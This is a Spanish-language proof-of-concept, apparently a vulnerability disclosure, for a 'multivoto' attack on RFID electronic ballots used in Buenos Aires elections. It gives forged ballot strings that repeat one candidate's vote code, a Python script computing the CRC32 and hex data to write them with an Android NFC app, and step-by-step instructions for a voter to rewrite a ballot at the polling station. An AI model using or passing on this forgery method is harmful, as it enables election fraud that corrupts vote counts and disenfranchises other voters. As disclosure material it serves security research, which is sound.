
Ataque Multivoto - Prueba de Concepto para reproducir la vulnerabilidad.



Las boletas RFID tienen una estructura simple. Por ejemplo, la siguiente es una boleta para "Diputado" (DIP) "Jefe de Gobierno"
(JEF) y "Jefe Comunal" (COM) para la provincia "Buenos Aires" (CABA):

"**06CABA.1COM567DIP432JEF123**"

Y la siguiente es una boleta que emite tres votos para la categoría "Jefe de Gobierno":

"**06CABA.1JEF123JEF123JEF123**"

Y esta es una boleta que emite 10 votos para "Jefe de Gobierno":

"06CABA.1JEF123JEF123JEF123JEF123JEF123JEF123JEF123JEF123JEF123JEF123"

Hay más posibilidades, por ejemplo, la siguiente boleta emite tres votos normales y luego agrega 7 votos más para "Jefe de Gobierno":

"**06CABA.1COM567DIP432JEF123JEF123JEF123JEF123JEF123JEF123JEF123JEF123**"

Generador de boleta multi-voto

El siguiente script en Python genera el CRC32 correcto para el chip RFID, detalles sobre el formato de estas boletas
se encuentra disponible en algunos proyectos de Github. Se pueden introducir estos valores manualmente en una aplicación
de escritura NFC para Android como NFC-V.

```
from zlib import crc32
from struct import pack
voto="06CABA.1COM1234DIP5678JEF5678" # original
voto="06CABA.1COM1234JEF5678JEF5678" # 2 JEF

print "Largo del mensaje: %02X" % len(voto)
print "CRC: %s" % ' '.join(map(lambda
x:"%02X"%ord(x),pack("i",crc32(voto))))
print "Datos de boleta: %s" % ' '.join(map(lambda
x:"%02X"%ord(x),voto))
```

COMO FUNCIONA EL ATAQUE MULTIVOTO

en pocos pasos...

Consigue un Smartphone

Instala en tu smartphone el Ataque MultiVoto

Cuando votes, el presidente de mesa te dara una boleta electronica

Acerca la boleta a tu smarphone

Tu RFID ya ha sido modificado para que vote a un candidato muchas veces

Ya podes acercate para votar normalmente

Cuando la eleccion haya finalizado. El presidente de mesa pasa las boletas por la maquina para contar

Una Boleta
Un Voto

Excepto una Boleta con el ataque MultiVoto.

Una Boleta
Muchos Votos